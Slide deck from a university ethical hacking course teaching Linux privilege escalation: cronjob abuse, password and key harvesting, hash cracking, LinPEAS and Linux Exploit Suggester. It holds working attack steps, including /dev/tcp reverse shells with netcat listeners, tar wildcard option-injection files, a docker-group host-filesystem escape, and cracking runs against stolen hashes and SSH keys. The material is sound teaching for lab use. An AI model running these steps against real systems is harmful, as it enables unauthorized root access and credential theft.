




ETHL – Ethical Hacking Lab


0x06 – Hacking Unix p2

Davide Guerri - `davide[.]guerri AT uniroma1[.]it`
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science





**This slide deck is released under Creative Commons
Attribution-NonCommercial (CC BY-NC)**



ToC

1

Exploiting
cronjobs

2

Passwords and
keys!

3

LinPEAS

4

Linux Exploit
Suggester





Exploiting cronjobs



Exploiting cronjobs

What is Cron?

- A task scheduler on Unix-like systems
- Allows defining commands to execute periodically
- Schedules specified in cron expressions within crontab files

```
crontab -l
```

To show cronjobs for the current user



Exploiting cronjobs

What is Cron?

Example

```
km1 — davide@lechuck
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
~
1,1 All
[0] "km1" 19:58 22-Mar-24
```



Exploiting cronjobs

What is Cron?

Cron jobs often do maintenance for services (e.g., clean up), often running **root**

```
km1 — davide@lechuck
$ cat /etc/cron.d/php
# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP
# This purges session files in session.save_path older than X,
# where X is defined in seconds as the largest value of
# session.gc_maxlifetime from all your SAPI php.ini files
# or 24 minutes if not defined. The script triggers only
# when session.save_handler=files.
#
# WARNING: The scripts tries hard to honour all relevant
# session PHP options, but if you do something unusual
# you have to disable this script and take care of your
# sessions yourself.
#
# Look for and purge old sessions every 30 minutes
09,39 * * * * root [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi
```





Exploiting cronjobs

**If we can tamper with what those cron jobs are executing, we can
execute commands as root**

We are going to see 3 methods, with some examples



Exploiting cronjobs

Method 1 - Writable cron scripts

overwrite.sh is
executed every minute,
and it's world-writable

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ ls -l /usr/local/bin/compress.sh
-rwxr--r-- 1 root staff 53 May 13 2017 /usr/local/bin/compress.sh
user@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13 2017 /usr/local/bin/overwrite.sh
user@debian:~$
```



Exploiting cronjobs

Method 1 - Writable cron scripts

Write into the script to create a bind or reverse shell

1. Create a listening server with `netcat` on the local machine

```
nc -lp 8888
```

2. Overwrite `overwrite.sh` with

```
bash -i >& /dev/tcp/127.0.0.1/8888 0>&1
```

3. Wait for the cron job to be executed




Exploiting cronjobs

Method 1 - Writable cron scripts

As we have seen before, this cron job is executed every minute with the root user

So, on average, after 30 seconds, Privilege Escalation is achieved: we get a root shell



```
user@debian:~$ cat /usr/local/bin/overwrite.sh
#!/bin/bash

echo `date` > /tmp/useless
bash -i >& /dev/tcp/127.0.0.1/8888 0>&1
user@debian:~$

user@debian:~$ nc -vlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 55969
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```



Exploiting cronjobs

Method 2 - Insecure crontab PATH

overwrite.sh is

executed using its

relative path ⇒

/bin/sh will search it
in each directory in the
PATH env variable

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    overwrite.sh
* * * * * root    /usr/local/bin/compress.sh

user@debian:~$
```



Exploiting cronjobs

Method 2 - Insecure crontab PATH

Can we write in any of the directories in `PATH` coming **before** the location of `overwrite.sh`?

1. Create a listening server with `netcat` on the local machine

```
nc -lp 7777
```

2. Create a file named `overwrite.sh` in `/home/user`, containing:

```
#!/bin/sh
```

```
bash -i >& /dev/tcp/127.0.0.1/7777 0>&1
```

3. Make it executable and wait for the cron job to be executed



Exploiting cronjobs

Method 3 - Insecure scripts

The * wildcard is expanded by the shell and passed to the command (tar in this case)

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    overwrite.sh
* * * * * root    /usr/local/bin/compress.sh

user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
user@debian:~$
```



Exploiting cronjobs

Method 3 - Insecure scripts

Checking on [GTFOBins](#) we learn that `tar` can execute external commands as part of a checkpoint feature

1. Create a listening server with `netcat` on the local machine

```
nc -lp 9999
```

2. Create an executable script, named `myshell.sh`, in the user directory

```
#!/bin/sh
```

```
bash -i >& /dev/tcp/127.0.0.1/9999 0>&1
```



Exploiting cronjobs

Method 3 - Insecure scripts

3. Create fake files in the user home (where the `*` is expanded) to trick `tar`

```
touch /home/user/--checkpoint=1
```

```
touch /home/user/--checkpoint-action=exec=shell.sh
```

4. Wait for the cron job to be executed




Exploiting cronjobs

Method 3 - Insecure scripts

What happened?

After wildcard expansion, `tar` has been executed as:

```
tar czf /tmp/backup.tar.gz \  
--checkpoint=1 --checkpoint-action=exec=myshell.sh myshell.sh tools
```



The terminal screenshot shows a user@debian shell. The user runs `ls -l`, displaying file permissions and details for `myshell.sh` and `tools`. Then, the user runs `cat myshell.sh`, showing the script's content: `#!/bin/bash` and `bash -i >& /dev/tcp/127.0.0.1/9999 0>&1`. Below this, a netcat listener is shown running `nc -vlp 9999`, which connects to the local host on port 9999, and the user runs `id`, showing they are now root.

```
user@debian:~$ ls -l  
total 8  
-rw-r--r-- 1 user user 0 Mar 22 16:58 --checkpoint=1  
-rw-r--r-- 1 user user 0 Mar 22 16:59 --checkpoint-action=exec=myshell.sh  
-rwxr--r-- 1 user user 52 Mar 22 17:03 myshell.sh  
drwxr-xr-x 8 user user 4096 May 15 2020 tools  
user@debian:~$ cat myshell.sh  
#!/bin/bash  
bash -i >& /dev/tcp/127.0.0.1/9999 0>&1  
  
user@debian:~$  
  
user@debian:~$ nc -vlp 9999  
listening on [any] 9999 ...  
connect to [127.0.0.1] from localhost [127.0.0.1] 55214  
bash: no job control in this shell  
root@debian:/home/user# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@debian:/home/user#
```



Exploiting cronjobs

Method 3 - Note

This is a general pattern (not a **tar** vuln, not just for **cronjobs**) and it's related to **insecure use of wildcards**

- A tool uses unquoted **wildcards** or **unsafe input expansion**
- An attacker **places specially crafted files** with names that mimic CLI options.
- During execution, the file name is **interpreted as a real option**, not data

If the process runs with elevated privileges (like root in cronjobs), it can lead to code execution or privilege escalation





[demo/hands-on]

Practical 0x07 level 1 and 2

[linux-privesc](#)





Passwords and keys





Passwords and keys

Having an initial foothold on a system means that we can gather more details

Just a few examples:

- Configuration files
- Shell History
- Keys



Passwords and keys

Configuration files

If we got the foothold by exploiting a server, we should be impersonating the user used by the server

- Configuration files for the application (e.g., web application) might contain password
 - E.g., database password



Passwords and keys

Configuration files - example scenario

We exploited a web application

1. Get the DB password from configuration files
2. Access the database (we will see later how to reach this, if needed)
 - a. Data exfiltration could also happen here
3. Gather application users and passwords



Passwords and keys

Configuration files

In general, if the exploited servers have users, try to gather their password

Why? Humans reuse passwords

- Enumerate local machine users (e.g., `cat /etc/passwd`)
- Try passwords gathered (e.g., `su - <user>`)



Passwords and keys

Configuration files - cracking password

If we need to crack hashed passwords, we can use rainbow tables...

But... Good applications encrypt passwords; better applications also do it properly

- Using **salt** and recommended algorithms, like Argon2 or **Bcrypt**



Passwords and keys

Configuration files - cracking password

We can use wordlists with cracking utilities

- This is particularly useful if the application used salt

Two popular tools:

- **John the ripper** - multipurpose cracking tool
- **hashcat** - fast, optimized for GPUs



Passwords and keys

Configuration files - cracking password w/ John the ripper

```
km1 — davide@lechuck
$ cat hashes.txt
user:$y$j9T$3ZF3Zo/GU2hQ2HjsmJYmS/$3v2nMM5u0dCnnI5I9LgA6dBlrsrlmKRZaC0jGxIAuF/:19814:0:99999:7:::

(gt@ km1) - [~]
$ john --format=crypt --wordlist=/usr/share/seclists/Passwords/darkweb2017-top10000.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ciaociao (user)
1g 0:00:00.04 DONE (2024-04-01 16:31) 0.2469g/s 402.9p/s 402.9c/s 402.9C/s 19851985..hollywood1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(gt@ km1) - [~]
```



Passwords and keys

Configuration files - cracking password w/ hashcat

```
..acking-hashes (-zsh)
> cat sha256-hashes.txt
9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba016c21cd331ea

> hashcat -a0 -m1400 ./sha256-hashes.txt ~/Developer/rockyou/rockyou.txt
hashcat (v6.2.6) starting

* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
  You have been warned.

METAL API (Metal 341.36)
=====
* Device #1: Apple M1 Max, 10880/21845 MB, 32MCU

OpenCL API (OpenCL 1.2 (Dec 20 2023 17:30:54)) - Platform #1 [Apple]
=====
* Device #2: Apple M1 Max, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

dave | ~/Developer/rockyou/rockyou.txt | main
```

```
..acking-hashes (-zsh)
> hashcat --restore-disable -a0 -m1400 ./sha256-hashes.txt ~/Developer/rockyou/rockyou.txt
Dictionary cache hit:
* Filename..: /Users/davide/Developer/rockyou/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba016c21cd331ea:ciaociao

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: 9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba...d331ea
Time.Started.....: Mon Apr 1 17:48:45 2024 (0 secs)
Time.Estimated...: Mon Apr 1 17:48:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/Users/davide/Developer/rockyou/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 97915.4 kH/s (10.40ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2097152/14344384 (14.62%)
Rejected.....: 0/2097152 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> SALDARRIAGA
Hardware.Mon.SMC.: Fan0: 0%, Fan1: 0%
Hardware.Mon.#1...: Util: 85%

dave | ~/Developer/rockyou/rockyou.txt | main
```



Passwords and keys

Configuration files - realistic scenario

```
user@debian:~$ cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
user@debian:~$
```



Passwords and keys

Shell history

If the “service user” has been used for interactive sessions

- Or if we have moved laterally to an interactive user


Shell history might reveal useful information to perform PE

- Leak passwords
- Common operations which we can use to gather more information



Passwords and keys

Shell history - realistic scenarios

A terminal window with a dark red background and white text. The window has a title bar with three colored circles (red, yellow, green) on the left, a title "km1 — davide@lechuck" in the center, and a status bar on the right showing "km1" and "17:56 01-Apr-24". The terminal content shows a user at a Debian prompt running the command "cat ~/.*history". The output lists the following commands in order: "ls -al", "cat .bash_history", "ls -al", "mysql -h somehost.local -uroot -ppassword123", "exit", "cd /tmp", "clear", "ifconfig", "netstat -antp", "nano myvpn.ovpn", "ls", and "identify". The prompt "user@debian:~\$" is shown at the bottom with a cursor.

```
user@debian:~$ cat ~/.*history
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
identify

user@debian:~$
```



Passwords and keys

Other keys

When elevating privileges or moving laterally, we might want to gather authentication material like keys

- To log into other systems and gather more information
- Typical examples:
 - SSH keys
 - GPG keys - e.g., social engineering



Passwords and keys

Other keys and sensitive material: cordumps

Frequently seen in real **post-exploitation scenarios** - How it works:

- A privileged process (e.g., running as root) crashes and generates a **core dump**
- The core dump contains a snapshot of the process memory, including:
 - Environment variables (e.g., tokens, API keys, ...)
 - Stack and heap contents
 - Open file descriptors
 - Plaintext credentials or sensitive data

If the dump file is stored in an attacker-accessible location (e.g., /core, /var/crash/), a low-privileged attacker can read it and **extract sensitive data**





[demo/hands-on]

Practical 0x02 level 3 [linux-privesc](#)



Passwords and keys

Other keys - realistic scenario - cracking ssh keys password

```
└─$ /usr/share/john/ssh2john.py ~/.ssh/mykey > mykey.john

└─(gt km1)-[~/rooms/eth]
└─$ john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt mykey.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qazwsxedc (/home/gt/.ssh/mykey)
1g 0:00:00:15 DONE (2024-04-01 18:47) 0.06410g/s 20.51p/s 20.51c/s 20.51C/s murphy..rainbow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[0] "km1" 18:47 01-Apr-24
```





LinPEAS



LinPEAS

LinPEAS - Linux Privilege Escalation Awesome Script

A script that searches for possible paths to escalate privileges on Unix (not just Linux) hosts.

- Checks are explained on book.hacktricks.xyz
- Searches for possible Privilege Escalation Paths
- Doesn't have any dependency!





LinPEAS

Noisy, leave tracks + easily detected by EDR (Endpoint Detection and Response)

When running CTFs, use `-a` option to perform extra checks:

- searches for more possible hashes inside files
- brute-force each user using `su` with the top2000 passwords



LinPEAS

Example

How being in the docker
group be a PE vector?

```
km1 — davide@lechuck

Do you like PEASS?

Follow on Twitter      : @hacktricks_live
Respect on HTB         : SirBroccoli

Thank you!

linpeas-ng by github.com/PEASS-ng

ADVISORY: This script should be used for authorized penetration testing and/or educational
purposes only. Any misuse of this software will not be the responsibility of the author o
r of any other collaborator. Use it at your own computers and/or with the computer owner's
permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escal
ation-checklist

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

Basic information

OS: Linux version 6.6.9-arm64 (devel@kali.org) (gcc-13 (Debian 13.2.0-9) 13.2.0, GNU ld (G
NU Binutils for Debian) 2.41.50.20231227) #1 SMP Kali 6.6.9-1kali1 (2024-01-08)
User & Groups: uid=1000(gt) gid=1000(gt) groups=1000(gt),4(adm),20(dialout),24(cdrom),25(f
loppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wir
eshark),134(scanner),142(kaboxer),145(docker)
Hostname: km1

[0] "km1" 21:28 07-Apr-24
```



LinPEAS

How being in the docker group be a PE vector?

User is unprivileged, but:

They can be root in a container $\Rightarrow$ they could access the host filesystem as root

```
root@fe1da4475122: / — davide@lechuck
L$ docker run -it -v /:/host/ bash:latest bash
bash-5.2# ls -la /
.          dev          lib          proc        srv          var
..         etc          media        root        sys
.dockerenv home          mnt          run         tmp
bin        host          opt          sbin        usr
bash-5.2# chroot /host bash
# (root@fe1da4475122)-[/]
# ls -la /
.          .cache  boot    etc    lib          media  opt    root  sbin  sys  usr
..         bin     dev     home   lost+found  mnt    proc   run   srv   tmp  var
# (root@fe1da4475122)-[/]
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(ucp),11,20(dialout),26(tape),27(sudo)
#
[0] "root@fe1da4475122: /" 21:36 07-Apr-24
```





Linux Exploit Suggester (LES)





LES

Assist in detecting security deficiencies for a given Linux kernel/Linux-based machine

- Assess kernel exposure on publicly known exploits
 - For each exploit, exposure is calculated : Highly probable / Probable / Less probable / Improbable
- Verify state of kernel hardening security measures



LES

Example

```
root@fe1da4475122: / -- davide@lechuck
└─$ ./les.sh --checksec

Mainline kernel protection mechanisms:

[ Disabled ] Kernel Page Table Isolation (PTI) support
              https://github.com/mzet-/les-res/blob/master/features/pti.md

[ Enabled ] GCC stack protector support (CONFIG_HAVE_STACKPROTECTOR)
              https://github.com/mzet-/les-res/blob/master/features/stackprotector-regular.md

[ Enabled ] GCC stack protector STRONG support (CONFIG_STACKPROTECTOR_STRONG)
              https://github.com/mzet-/les-res/blob/master/features/stackprotector-strong.md

[ Enabled ] Low address randomization (CONFIG_RANDOMIZE_MEMORY)
              https://github.com/mzet-/les-res/blob/master/features/randomize-memory.md

[ Disabled ] Prevent user-space kernel exploits (CONFIG_SECURITY_YAMA)
              https://github.com/mzet-/les-res/blob/master/features/yama.md

[ Disabled ] Restrict user-space syscalls (CONFIG_RESTRICT_SYSCTL)
              https://github.com/mzet-/les-res/blob/master/features/restrict-sysctl.md

[ Enabled ] Randomize kernel symbols (CONFIG_RANDOMIZE_SYMBOLS)
              https://github.com/mzet-/les-res/blob/master/features/randomize-symbols.md

[ Enabled ] Hardened user-space binaries (CONFIG_HARDBEN)
              https://github.com/mzet-/les-res/blob/master/features/harden-binaries.md

Available information:

Kernel version: 6.6.9
Architecture: aarch64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: N/A

Searching among:
81 kernel space exploits
0 user space exploits

Possible Exploits:

[+] [CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
```





Links

- [LinPEAS](#)
- [Linux Exploit Suggester](#)
- [John the ripper](#)
- [Hashcat](#)

